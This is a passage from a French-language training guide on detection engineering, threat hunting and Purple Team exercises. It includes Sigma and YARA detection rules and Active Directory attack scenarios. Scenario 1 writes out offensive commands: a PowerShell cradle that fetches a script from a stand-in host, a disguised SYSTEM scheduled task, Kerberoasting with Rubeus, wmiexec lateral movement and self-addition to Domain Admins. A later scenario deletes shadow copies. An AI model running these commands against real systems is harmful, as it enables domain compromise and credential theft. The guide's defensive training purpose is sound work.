Aucune solution de securite individuelle ne peut detecter toutes les menaces. L'approche "defense en profondeur" consiste a deployer des couches de detection complementaires : l'EDR surveille les endpoints, le NDR surveille le reseau, le SIEM correle l'ensemble, et la threat intelligence contextualise les alertes. Cette approche maximise les chances de detecter un attaquant a au moins une etape de sa chaine d'attaque, meme s'il parvient a eviter la detection a d'autres etapes.

Chapitre 7 : Detection et Threat Hunting



7.1 Regles de detection Sigma

Sigma est un format de signature generique pour les SIEM, cree par Florian Roth et Thomas Patzke. Sigma est au SIEM ce que Snort est au trafic reseau et YARA aux fichiers : un format standardise et portable permettant de decrire des regles de detection independamment de la

plateforme SIEM utilisee. Les regles Sigma sont ecrites en YAML et peuvent etre converties automatiquement vers les langages de requete des principaux SIEM (Splunk SPL, Elastic KQL/EQL, Microsoft Sentinel KQL, QRadar AQL).

Une regle Sigma typique se compose de : un titre et une description, une reference aux techniques MITRE ATT&CK correspondantes, une source de log (Windows Security, Sysmon, PowerShell), des conditions de detection basees sur des champs de log specifiques, un niveau de severite et un taux de faux positifs estime.

Exemple de regle Sigma pour detecter l'execution de Mimikatz :

```
title: Mimikatz Command Line Detection
logsource: category: process_creation, product: windows
detection: selection: CommandLine|contains: ['sekurlsa', 'kerberos::', 'crypto::', 'lsadump::', 'privilege::debug']
level: critical
```

Le depot officiel sigma-rules contient plus de 3 000 regles couvrant un large spectre de techniques d'attaque. La conversion vers un format SIEM specifique se fait avec l'outil sigma-cli : `sigma convert -t splunk -p sysmon rules/windows/process_creation/proc_creation_win_mimikatz.yml`. L'outil pySigma et les pipelines de conversion automatisent le deploiement des regles dans les environnements de production.

Categories de regles Sigma essentielles pour la Blue Team :

Detection de mouvement lateral : regles ciblant l'utilisation de PsExec, WMI, WinRM, DCOM et les connexions RDP suspectes. Detection de credential dumping : regles ciblant l'acces au processus LSASS, l'utilisation de Mimikatz, le Kerberoasting et l'AS-REP Roasting. Detection de persistance : regles ciblant la creation de services, de taches planifiees, de cles de registre Run, et la modification de GPO. Detection d'evasion : regles ciblant la desactivation de l'antivirus, le contournement d'AMSI, le timestomping et la suppression de logs.

7.2 Regles YARA pour l'analyse de fichiers

YARA est un outil de pattern matching concu pour identifier et classifier les malwares. Les regles YARA decrivent des patterns (chaines de caracteres, expressions regulieres, conditions booleennes) qui caracterisent une famille de malware, un outil offensif ou un artefact suspect. YARA est utilise dans les pipelines d'analyse de fichiers (sandbox, gateway email, stockage) et dans les operations de threat hunting pour rechercher des artefacts malveillants sur les endpoints.

Exemple de regle YARA pour detecter un beacon Cobalt Strike :

```
rule CobaltStrike_Beacon {
meta: author = "Blue Team" description = "Detecte les beacons Cobalt Strike"
strings: $config = { 00 01 00 01 00 02 ?? ?? 00 02 00 01 00 02 ?? ?? }
$sleep_mask = { 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 }
condition: any of them
}
```

Les regles YARA sont egalement utilisees pour le retrohunting : l'application retrospective de nouvelles regles sur des fichiers precedemment analyses. Lorsqu'une nouvelle menace est identifiee, les analystes creent des regles YARA et les appliquent sur l'historique des fichiers collectes pour identifier des compromissions anterieures non detectees. Les plateformes comme VirusTotal Retrohunt et les sandbox commerciales offrent cette capacite.

7.3 Threat Hunting : la chasse proactive aux menaces

Le threat hunting est une activite proactive de recherche de menaces qui n'ont pas ete detectees par les controles de securite automatises. Contrairement a la detection reactive (basee sur des alertes), le threat hunting part d'une hypothese formulee par un analyste expert et la valide en analysant les donnees de telemetrie disponibles.

Le cycle du threat hunting :

1. Formulation de l'hypothese : L'hypothese est formulee a partir de la threat intelligence (rapports sur les groupes APT, bulletins CERT, indicateurs de compromission partages par les pairs), des resultats d'exercices Red Team, ou de l'intuition de l'analyste. Exemples d'hypotheses : "Un attaquant utilise le DNS tunneling pour exfiltrer des donnees de notre reseau", "Des comptes de service avec des SPN sont victimes de Kerberoasting", "Un implant C2 communique via HTTPS avec un pattern de beaconing regulier".

2. Collecte et analyse des donnees : L'analyste interroge les sources de telemetrie disponibles (SIEM, EDR, NDR, DNS logs, proxy logs) pour tester son hypothese. Cette phase requiert une maitrise des langages de requete (SPL, KQL, EQL) et une connaissance approfondie des donnees disponibles. Par exemple, pour tester l'hypothese de DNS tunneling, l'analyste peut rechercher les requetes DNS avec des sous-domaines anormalement longs : `dns.query.name where length(dns.query.name) > 60 and dns.query.type == "TXT"`

3. Validation et documentation : Si l'hypothese est confirmee (compromission identifiee), le hunting devient un incident de securite et est traite selon les processus de reponse aux incidents. Si l'hypothese est infirmee, les resultats sont documentes et les techniques de recherche sont convertis en regles de detection automatisees pour surveiller en continu la menace hypothesisee.

4. Amelioration des detections : Chaque session de hunting, qu'elle aboutisse ou non a la decouverte d'une menace, doit produire des ameliorations tangibles : nouvelles regles de detection, enrichissement des sources de telemetrie, documentation des lacunes de visibilite, ou ajustement des regles existantes pour reduire les faux positifs.

Hypothese de hunting	Technique MITRE	Sources de donnees	Indicateurs recherches
Kerberoasting actif	T1558.003	Windows Security (4769)	Demandes TGS avec chiffrement RC4 (0x17) par un meme compte
DNS tunneling C2	T1071.004	DNS logs, NDR	Requetes DNS longues, entropy elevee, volume anormal vers un domaine
Mouvement lateral SMB	T1021.002	EDR, Windows Security (4624)	Connexions SMB type 3 entre stations de travail, hors serveurs de fichiers
Living-off-the-Land	T1218	EDR, Sysmon (1)	Execution de LOLBins avec arguments inhabituels (mshta, certutil, regsvr32)
Exfiltration via cloud	T1567	Proxy logs, CASB	Upload volumineux vers des services cloud non corporatifs
Persistence via taches planifiees	T1053.005	Windows Security (4698), Sysmon (11)	Creation de taches planifiees executant des scripts ou binaires non standards

7.4 Sysmon : la telemetrie essentielle


Sysmon (System Monitor) est un outil gratuit de Microsoft Sysinternals qui enrichit considerablement la telemetrie disponible sur les endpoints Windows. Sysmon enregistre des evenements detailles sur la creation de processus (avec les lignes de commande completes et le hash du binaire), les connexions reseau, les modifications de fichiers, les acces au registre, les chargements de DLL, et les acces inter-processus. Cette telemetrie est indispensable pour le threat hunting et la detection avancee.

La configuration de Sysmon est cruciale pour equilibrer la richesse des donnees collectees et le volume de logs genere. La configuration de SwiftOnSecurity (sysmonconfig-export.xml) est un excellent point de depart, offrant un bon equilibre entre couverture de detection et performance. L'installation se fait simplement : `sysmon64.exe -accepteula -i sysmonconfig.xml`

Les event ID Sysmon les plus importants pour la detection incluent : Event ID 1 (creation de processus avec la ligne de commande complete et le hash), Event ID 3 (connexion reseau), Event ID 7 (chargement de DLL), Event ID 8 (thread distant - utile pour detecter l'injection de processus), Event ID 10 (acces a un processus - essentiel pour detecter le dumping de LSASS), Event ID 11 (creation de fichier), Event ID 13 (modification du registre), et Event ID 22 (requete DNS).

Configuration Sysmon recommandee
Pour une detection optimale des techniques Red Team, la configuration Sysmon doit inclure au minimum : la journalisation de la creation de processus avec hashes et ligne de commande (Event ID 1), le monitoring des connexions reseau (Event ID 3) avec exclusion du bruit normal, le monitoring des acces a LSASS (Event ID 10), le suivi des chargements de DLL (Event ID 7) pour detecter le DLL side-loading, et le monitoring des requetes DNS (Event ID 22) pour detecter le DNS tunneling. Les configurations avancees incluent le monitoring des pipes nommes (Event ID 17/18) pour detecter les communications inter-processus des C2.

Chapitre 8 : Purple Team - Collaboration et amelioration continue



8.1 Principes du Purple Teaming

Le Purple Teaming represente un changement de schéma fondamental dans la maniere dont les organisations abordent les exercices de securite. Au lieu de l'approche traditionnelle adversariale ou Red et Blue Teams operent en silos avec un debriefing final, le Purple Teaming etablit une collaboration iterative et continue qui maximise la valeur de chaque exercice.

Le principe fondamental est simple : chaque technique d'attaque executee par la Red Team est immediatement partagee avec la Blue Team, qui verifie si elle a ete detectee, analyse les lacunes de detection eventuelles, developpe ou ajuste les regles de detection en consequence, puis demande a la Red Team de re-executer la technique pour valider la nouvelle detection. Ce cycle iteratif accelere considerablement l'amelioration de la posture de securite.

Avantages du Purple Teaming par rapport a l'approche traditionnelle :

Retour sur investissement superieur : Dans un exercice Red Team traditionnel, la Blue Team ne decouvre les techniques utilisees qu'au debriefing final, parfois des semaines apres l'engagement. Les ameliorations sont alors reportees et souvent diluees. En Purple Teaming, chaque technique est immediatement analysee et les detections sont ameliorees en temps reel, offrant des resultats tangibles des les premieres heures de l'exercice.

Elimination des angles morts : Le Purple Teaming revele systematiquement les lacunes de visibilite et de detection. Pour chaque technique testee, l'equipe determine si les donnees de telemetrie necessaires sont collectees, si les regles de detection existantes couvrent la technique, et si les alertes generees sont suffisamment claires pour guider l'investigation. Cette approche methodique est beaucoup plus efficace qu'un exercice ponctuel pour identifier et combler les angles morts.

Amelioration des competences : La collaboration directe entre attaquants et defenseurs cree un transfert de connaissances bidirectionnel. Les analystes Blue Team apprennent a penser comme un attaquant, comprennent les techniques d'evasion et ameliorent leur intuition pour le threat hunting. Les operateurs Red Team comprennent mieux les capacites de detection et ajustent leurs techniques en consequence, rendant les futurs exercices plus realistes.

8.2 Outils de Purple Teaming

Atomic Red Team : Developpe par Red Canary, Atomic Red Team est une bibliotheque de tests unitaires de detection alignes avec MITRE ATT&CK. Chaque "atomic test" implemente une technique d'attaque specifique sous forme de commandes simples et reproductibles. L'avantage majeur est la facilite d'utilisation : pas besoin d'infrastructure Red Team complexe, les tests peuvent etre executes directement sur un endpoint pour valider les detections. Execution d'un test avec Invoke-AtomicRedTeam : `Invoke-AtomicTest T1003.001 -TestNumbers 1` (teste le dumping LSASS). La commande `Invoke-AtomicTest T1053.005` teste la persistance via taches planifiees. L'ensemble des tests est documente et reference les detections attendues.

MITRE Caldera : Caldera est une plateforme d'emulation d'adversaire automatisee developpee par MITRE. Elle permet de creer et d'executer des scenarios d'attaque complets, enchainant automatiquement les techniques en fonction des resultats obtenus a chaque etape (planification adaptative). Caldera deploie des agents sur les systemes cibles et execute les techniques definies dans des "abilities" (modules d'attaque) regroupees en "adversary profiles" qui simulent le comportement de groupes de menaces specifiques. L'interface web permet de suivre en temps reel la progression de l'emulation et de comparer les resultats avec les detections de la Blue Team.

VECTR : Developpe par SecurityRisk Advisors, VECTR est une plateforme de tracking et de reporting pour les exercices Purple Team. Elle permet de documenter chaque technique testee, d'enregistrer les resultats (detecte / partiellement detecte / non detecte / bloque), de suivre l'evolution de la couverture de detection dans le temps, et de generer des rapports executifs et techniques. VECTR est particulierement utile pour les programmes Purple Team reguliers car il fournit des metriques de progression mesurables.

AttackIQ / SafeBreach / Cymulate : Ces plateformes commerciales de Breach and Attack Simulation (BAS) automatisent l'execution continue de simulations d'attaque pour valider les controles de securite. Elles permettent de tester en permanence l'efficacite des EDR, SIEM, pare-feux et autres controles en executant des techniques d'attaque dans un environnement controle et en verifiant automatiquement si les detections fonctionnent comme prevu.

Outil	Type	Licence	Complexite	Cas d'utilisation principal
Atomic Red Team	Tests unitaires	Open source (MIT)	Faible	Validation rapide de detections specifiques
MITRE Caldera	Emulation d'adversaire	Open source (Apache 2.0)	Moyenne	Scenarios d'attaque automatises
VECTR	Tracking / Reporting	Open source	Faible	Suivi de la couverture de detection
AttackIQ	BAS complet	Commercial	Moyenne	Validation continue des controles
Infection Monkey	Simulation d'adversaire	Open source (GPLv3)	Faible	Test automatise du reseau interne

8.3 Mesurer la couverture de detection avec MITRE ATT&CK

Le framework MITRE ATT&CK fournit un langage commun pour mesurer objectivement la couverture de detection d'une organisation. La matrice ATT&CK Navigator permet de visualiser graphiquement les techniques couvertes par les regles de detection existantes, identifiant ainsi les lacunes prioritaires.

Methodologie de cartographie de la couverture :

Etape 1 - Inventaire des detections existantes : Cataloguer toutes les regles de detection (SIEM, EDR, NDR) et les mapper aux techniques MITRE ATT&CK correspondantes. Cette etape revele souvent que la couverture reelle est bien inferieure a ce que l'organisation suppose.

Etape 2 - Identification des menaces prioritaires : Utiliser la threat intelligence pour identifier les groupes de menaces les plus susceptibles de cibler l'organisation (en fonction du secteur d'activite, de la geographie et des actifs). Mapper les TTP de ces groupes sur la matrice ATT&CK pour identifier les techniques prioritaires a couvrir.

Etape 3 - Analyse des lacunes : Comparer la couverture existante avec les techniques prioritaires pour identifier les lacunes critiques. Pour chaque lacune, determiner si le probleme est un manque de telemetrie (les donnees necessaires ne sont pas collectees), un manque de regle de detection (les donnees sont disponibles mais aucune regle ne les exploite), ou un probleme de qualite de detection (la regle existe mais genere trop de faux positifs ou de faux negatifs).

Etape 4 - Plan d'amelioration : Prioriser les ameliorations en fonction du risque (probabilite x impact) et developper un plan d'action avec des jalons mesurables. Le Purple Teaming permet de valider chaque amelioration de maniere concrete.

"The whole point of a red team is to help the blue team get better. If a red team engagement doesn't result in the blue team improving their detection capabilities, it was a waste of time and money."

-- Chris Long, auteur de Detection Engineering

8.4 Construire un programme Purple Team durable

Un programme Purple Team efficace ne se limite pas a des exercices ponctuels mais s'integre dans un cycle d'amelioration continue. Les elements cles d'un programme Purple Team mature incluent :


Cadence reguliere : Les exercices Purple Team doivent etre realises a une cadence reguliere (mensuelle ou trimestrielle) pour maintenir la dynamique d'amelioration. Chaque session peut se concentrer sur un sous-ensemble de techniques correspondant a une tactique MITRE ATT&CK specifique ou a un scenario de menace particulier.

Metriques de suivi : Le programme doit mesurer et suivre des metriques claires : pourcentage de techniques ATT&CK couvertes par des detections, MTTD moyen par categorie de technique, nombre de nouvelles regles de detection creees par session, et evolution du taux de faux positifs. Ces metriques permettent de demontrer la valeur du programme a la direction et d'obtenir le budget necessaire a sa perennite.

Integration avec la threat intelligence : Les scenarios d'exercice doivent etre alimentes par la threat intelligence pour rester alignes avec les menaces reelles. Lorsqu'un nouveau rapport sur un groupe APT ciblant le secteur de l'organisation est publie, les TTP decrites doivent etre rapidement integrees dans le prochain exercice Purple Team pour valider la couverture de detection.

Documentation et partage de connaissances : Chaque session Purple Team doit etre documentee de maniere detaillee : techniques testees, resultats obtenus, detections creees ou ameliorees, et lecons apprises. Cette documentation constitue une base de connaissances precieuse pour l'organisation et facilite l'integration de nouveaux membres dans les equipes.

Chapitre 9 : Exercices pratiques - Scenarios d'attaque-defense



9.1 Scenario 1 : Compromission Active Directory via phishing

Ce scenario simule une attaque complete depuis le phishing initial jusqu'a la compromission du domaine Active Directory. Il est representative des operations reelles des groupes de ransomware et des APT ciblant les entreprises.

Phase d'attaque (Red Team) :

Etape 1 - Reconnaissance et phishing : La Red Team identifie un employe du departement comptabilite via LinkedIn. Un email de spear phishing est envoye avec un document Excel contenant une macro VBA qui execute un stager PowerShell encode. Le stager telecharge et execute le beacon C2 en memoire via un cradle : `IEX(New-Object Net.WebClient).DownloadString('https://cdn-legitimate.com/update.ps1')`. La Red Team utilise un domaine lookalike et un certificat SSL valide pour le serveur C2.

Etape 2 - Etablissement du C2 et persistance : Le beacon Sliver est configure avec un sleep de 60 secondes et un jitter de 25%. L'operateur etablit la persistance via une tache planifiee qui execute un script encode au demarrage du systeme. La tache est creee avec un nom imitant un processus Windows legitime : `schtasks /create /tn "MicrosoftEdgeUpdateTaskMachine" /tr "powershell -ep bypass -w hidden -f C:UsersuserAppDataLocalupdate.ps1" /sc onlogon /ru SYSTEM`

Etape 3 - Escalade de privileges : L'enumeration locale avec WinPEAS revele que le service "VulnService" est configure avec un unquoted service path et que l'utilisateur actuel a les droits d'ecriture dans le repertoire du service. L'operateur exploite cette misconfiguration pour obtenir les privileges SYSTEM, puis extrait les identifiants en memoire avec Nanodump pour eviter la detection EDR classique sur Mimikatz.

Etape 4 - Enumeration Active Directory : Avec les credentials obtenus, la Red Team execute BloodHound pour cartographier les chemins d'attaque : `SharpHound.exe -c All --outputdirectory C: emp --nosavecache`. L'analyse du graphe revele qu'un compte de service SQL possede un SPN et est membre du groupe "IT Admins", qui a lui-meme des droits GenericAll sur le groupe "Domain Admins".

Etape 5 - Kerberoasting et mouvement lateral : Le compte de service SQL est Kerberoaste avec Rubeus : `Rubeus.exe kerberoast /user:svc_sql /outfile:tgs.txt`. Le hash est cracke en quelques minutes avec Hashcat (le mot de passe etant "SqlServer2019!"). Les identifiants sont utilises pour le mouvement lateral via WMI vers un serveur membre du domaine : `wmiexec.py domain.local/svc_sql:SqlServer2019!@10.0.0.50`

Etape 6 - Compromission du domaine : Depuis le serveur compromis, l'operateur exploite les droits GenericAll du groupe "IT Admins" pour s'ajouter au groupe "Domain Admins" : `net group "Domain Admins" svc_sql /add /domain`. Un DCSync est ensuite execute pour extraire tous les hashes du domaine, incluant le hash du compte krbtgt permettant la creation de Golden Tickets.

Analyse Blue Team et ameliorations :

Detection du phishing : La passerelle email a laisse passer le document car la macro etait obfusquee et le domaine d'envoi n'etait pas encore blackliste. Amelioration : ajout d'une regle de detection des macros executant PowerShell dans la sandbox email, activation du mode "Protected View" obligatoire pour tous les documents provenant de l'externe.

Detection du C2 : L'EDR n'a pas detecte le beacon car le stager utilisait le contournement AMSI et l'injection reflexive en memoire. Le NDR a detecte le pattern de beaconing apres 6 heures d'analyse statistique. Amelioration : ajout d'une regle Sigma sur les processus enfants suspects de Word/Excel, deployment d'une regle NDR plus agressive sur le beaconing HTTPS avec des intervalles reguliers.

Detection du mouvement lateral : Le SIEM a genere une alerte sur l'event ID 4769 (Kerberoasting) mais elle etait categorisee en severite moyenne et n'a pas ete investiguee dans les 4 heures suivantes. Amelioration : elevation de la severite des alertes Kerberoasting, creation d'un playbook d'investigation automatise, et ajout d'une regle de detection sur l'event 4662 pour le DCSync.

9.2 Scenario 2 : Attaque supply chain et mouvement vers le cloud

Ce scenario simule une compromission via un fournisseur de logiciels avec un pivot subsequant vers l'infrastructure cloud de l'organisation cible.

Phase d'attaque : La Red Team simule la compromission d'un logiciel de gestion de parc informatique utilise par l'organisation (equivalent a un scenario type SolarWinds). Un agent de monitoring est modifie pour inclure un implant C2 qui s'active apres un delai de 48 heures (retardement pour eviter la detection en sandbox). L'implant utilise le DNS tunneling comme canal C2 principal, avec un fallback HTTPS.

Une fois l'acces initial obtenu via l'agent de monitoring (qui s'execute avec des privileges SYSTEM sur tous les serveurs ou il est deploye), la Red Team enumere l'environnement et identifie des identifiants Azure AD stockes dans des variables d'environnement sur un serveur d'integration continue. Ces identifiants sont utilises pour se connecter a Azure via la CLI : `az login --service-principal -u CLIENT_ID -p CLIENT_SECRET --tenant TENANT_ID`. L'operateur enumere les ressources cloud, identifie un Key Vault contenant des secrets de production, et extrait les cles d'API et les chaines de connexion aux bases de donnees.

Detection et ameliorations : Ce scenario met en lumiere les defis specifiques de la detection dans les environnements hybrides on-premise/cloud. Les sources de telemetrie cloud (Azure Activity Logs, AWS CloudTrail, GCP Audit Logs) doivent etre integrees dans le SIEM et des regles de detection specifiques au cloud doivent etre deployees. Les ameliorations incluent : monitoring des connexions Azure AD anormales (geolocalisation, user-agent inhabituel), alertes sur l'acces aux secrets du Key Vault, et implementation du principle of least privilege pour les service principals.

9.3 Scenario 3 : Ransomware - detection et reponse

Ce scenario simule les phases finales d'une attaque par ransomware, testant specifiquement les capacites de detection et de reponse rapide de la Blue Team face a un adversaire qui a deja obtenu un acces privilegie au reseau.

Phase d'attaque : L'exercice commence avec l'hypothese que l'attaquant a deja obtenu un acces Domain Admin (via les techniques decrites dans les scenarios precedents). La Red Team simule les actions typiques d'un groupe de ransomware : desactivation des sauvegardes et suppression des shadow copies (`vssadmin delete shadows /all /quiet`), desactivation de Windows Defender via GPO, deploiement d'un outil de chiffrement simule (qui renomme les fichiers sans les chiffrer reellement) sur les partages reseau, et exfiltration de donnees via un canal HTTPS vers un serveur controle.

Objectifs de la Blue Team : Detecter l'attaque le plus tot possible dans la chaine (idealement a la phase de desactivation des sauvegardes), contenir la menace en isolant les machines compromises, preserver les preuves forensiques, et restaurer les systemes a partir des sauvegardes. Le temps entre la premiere action offensive et la containment est mesure comme metrique principale de l'exercice.

Resultats types et ameliorations : Ce type d'exercice revele generalement que la detection de la desactivation des sauvegardes et des shadow copies est une lacune courante. Les ameliorations incluent : creation de regles de detection specifiques pour la suppression de shadow copies (Sigma rule sur le processus vssadmin avec argument "delete"), monitoring de la modification des GPO liees a la securite, alertes sur la desactivation de Windows Defender a grande echelle, et surveillance des transferts de donnees volumineux vers l'exterieur. L'exercice valide egalement les procedures de sauvegarde et de restauration, souvent negligees dans les tests de securite traditionnels.

A retenir
Les exercices pratiques sont le meilleur moyen de valider les capacites reelles de detection et de reponse d'une organisation. Ils revelent systematiquement des lacunes que les audits theoriques ne detectent pas : alertes non investiguees en raison de leur severite mal calibree, playbooks de reponse non testes en conditions reelles, dependencies non documentees entre systemes, et manque de coordination entre les equipes lors d'un incident. La repetition reguliere de ces exercices, avec une complexite croissante, est essentielle pour construire et maintenir une capacite de defense robuste.

9.4 Retours d'experience et lecons apprises

Apres avoir mene des dizaines d'exercices Red Team et Purple Team dans des organisations de toutes tailles et de tous secteurs, plusieurs constats recurrents emergent :

La detection du mouvement lateral est le maillon faible le plus courant. La majorite des organisations disposent de detections raisonnables pour l'acces initial (passerelles email, EDR sur les endpoints), mais manquent cruellement de visibilite sur le mouvement lateral interne. Les connexions SMB, WinRM et RDP entre machines internes sont rarement surveillees, et les techniques comme Pass-the-Hash passent frequemment inaperues pendant des jours, voire des semaines.

La fatigue d'alerte reste un probleme systemique. De nombreux SOC sont submerges par des volumes d'alertes ingereables, avec des taux de faux positifs depassant 90% pour certaines regles. Dans ces conditions, meme les alertes legitimement critiques risquent d'etre ignorees ou investiguees avec retard. La calibration des regles de detection et la reduction des faux positifs doivent etre une priorite continue.

Les identifiants dans le code et les configurations sont omnipresents. Pratiquement chaque exercice Red Team decouvre des identifiants en clair dans des scripts, des fichiers de configuration, des variables d'environnement ou des partages reseau. L'implementation systematique de solutions de gestion de secrets (HashiCorp Vault, Azure Key Vault, AWS Secrets Manager) et l'interdiction des identifiants en clair dans le code sont des mesures fondamentales souvent insuffisamment appliquees.

La segmentation reseau est rarement aussi robuste qu'annonce. Bien que les architectures reseau soient souvent documentees avec une segmentation stricte sur le papier, la realite montre frequemment des exceptions, des regles de pare-feu trop permissives, et des voies de communication non documentees entre segments. Les exercices Red Team sont le meilleur moyen de valider l'efficacite reelle de la segmentation.

Outils et techniques Red Team vs Blue Team

- Cobalt Strike et Sliver pour la simulation d'attaques C2
- BloodHound pour la cartographie des chemins d'attaque AD
- Velociraptor et OSQuery pour la reponse a incident Blue Team
- Atomic Red Team pour la validation des regles de detection
- MITRE ATT&CK Navigator pour le mapping des couvertures

Chapitre 10 : Questions Frequentes

Quelle est la difference fondamentale entre un test d'intrusion et un exercice Red Team ?

Le test d'intrusion (pentest) vise a identifier le maximum de vulnerabilites techniques dans un perimetre defini et dans un temps limite. Il produit un rapport listant les failles classees par severite. L'exercice Red Team, en revanche, simule un adversaire reel avec des objectifs specifiques (par exemple, acceder au systeme de messagerie du PDG ou exfiltrer la base clients). Le Red Team utilise l'ensemble du spectre offensif -- ingenierie sociale, exploitation technique, acces physique -- et opere en mode furtif pour tester non seulement les vulnerabilites techniques mais aussi les capacites de detection et de reponse de l'organisation (Blue Team). La duree est generalement plus longue (4 a 12 semaines contre 1 a 3 semaines pour un pentest), et le livrable est un recit d'attaque complet avec des recommandations strategiques plutot qu'une simple liste de vulnerabilites. Les deux approches sont complementaires : le pentest identifie les failles, le Red Team evalue la resilience globale.

Comment demarrer un programme Purple Team dans une organisation qui n'en a jamais fait ?
La premiere etape est de s'assurer que les bases defensives sont en place : un SIEM operationnel avec des sources de logs essentielles (Windows Security, Sysmon, EDR, DNS, proxy), des processus de reponse aux incidents documentes, et au moins un analyste capable de mener des investigations. Ensuite, commencez par des exercices simples en utilisant Atomic Red Team pour valider les detections existantes technique par technique. Selectionnez 5 a 10 techniques MITRE ATT&CK prioritaires en fonction de votre threat model et testez-les une par une avec la Blue Team en observation. Pour chaque technique non detectee, developpez une regle Sigma, deployez-la, et retestez. Documentez les resultats dans VECTR pour suivre la progression. Une fois ce processus maitre, augmentez progressivement la complexite avec des scenarios chaines utilisant Caldera, puis des exercices Red Team complets avec collaboration Purple Team. L'essentiel est de commencer petit, de demontrer la valeur rapidement, et d'iterer.

Quels outils open source recommandez-vous pour demarrer en Red Team et Blue Team ?
Pour la Red Team, l'arsenal open source essentiel comprend : Sliver ou Mythic comme framework C2, Impacket pour l'exploitation des protocoles Windows, BloodHound Community Edition pour l'analyse des chemins d'attaque Active Directory, CrackMapExec/NetExec pour l'evaluation post-exploitation des reseaux, Nuclei pour le scan de vulnerabilites, et GoPhish pour les campagnes de phishing. Pour la Blue Team, les outils fondamentaux sont : Elastic Security (ELK Stack) ou Wazuh comme SIEM open source, Velociraptor pour la collecte et l'investigation endpoint, Zeek et Suricata pour la surveillance reseau, les regles Sigma pour les detections SIEM standardisees, et YARA pour l'analyse de fichiers. Pour le Purple Teaming : Atomic Red Team pour les tests unitaires de detection, MITRE Caldera pour l'emulation d'adversaire automatisee, et VECTR pour le tracking des resultats. Cet ensemble d'outils open source couvre l'essentiel des besoins sans investissement financier initial.

Quel budget prevoir pour un exercice Red Team externe ?
Le cout d'un exercice Red Team varie considerablement en fonction du perimetre, de la duree et du niveau de sophistication requis. En France, un exercice Red Team de 4 a 6 semaines avec une equipe de 2-3 operateurs se situe typiquement entre 30 000 et 80 000 euros. Les exercices plus etendus (8-12 semaines, incluant le social engineering physique, le Red Team assume breach ou le test de systemes industriels) peuvent depasser 100 000 euros. Ces couts incluent generalement : la phase de reconnaissance et de planification, l'execution des operations, la phase de post-exploitation, la redaction du rapport detaille, et une session de debriefing. Pour maximiser le retour sur investissement, il est fortement recommande d'inclure une composante

Purple Team dans l'engagement, ou la Red Team partage ses TTP avec la Blue Team pour ameliorer les detections. Le cout supplementaire est generalement modeste (10-20% du budget total) mais la valeur ajoutee est considerable.

A quelle frequence doit-on realiser des exercices Purple Team ?
